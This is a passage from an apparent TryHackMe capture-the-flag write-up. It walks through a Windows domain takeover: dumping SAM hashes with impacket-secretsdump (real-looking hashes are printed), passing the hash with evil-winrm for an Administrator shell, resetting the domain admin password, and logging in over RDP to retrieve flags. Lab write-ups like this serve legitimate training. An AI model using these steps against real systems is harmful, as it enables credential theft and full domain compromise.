┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# export KRB5CCNAME=Administrator@oakley_DC.COOCTUS.CORP@COOCTUS.CORP.ccache
```

Adding the dc to hosts file:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# echo "10.10.186.19   DC.COOCTUS.CORP" >> /etc/hosts
```

Use the ticket to dump the hashes:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# impacket-secretsdump -k -no-pass DC.COOCTUS.CORP
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe748a0def7614d3306bd536cdc51bebe
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

So now I used evil-winrm to pass-the-hash and connect as the administrator:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# evil-winrm -u Administrator -H 2b576acbe6bcfda7294d6bd18041b8fe -i 10.10.186.19 -N

Evil-WinRM shell v3.5

Warning: Remote path completion is disabled

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
cooctus\administrator
```

Change the password to connect via rdesktop :




```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user Administrator Passwor123 /domain
The command completed successfully.
```

Using rdesktop to connect and retrieve the flags:




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/CroccCrew]
└─# rdesktop -u "" 10.10.186.19
Core(warning): Certificate received from server is NOT trusted by thi
```



COOCTUS\Administrator


•••••••••••••



This PC › Local Disk (C:) › Shares › Home

Name

priv-esc.txt
priv-esc-2.txt
user.txt



This PC › Local Disk (C:) › PerfLogs › Admin

Name	Date modified	Type
root.txt	6/7/2021 8:07 PM	Text Document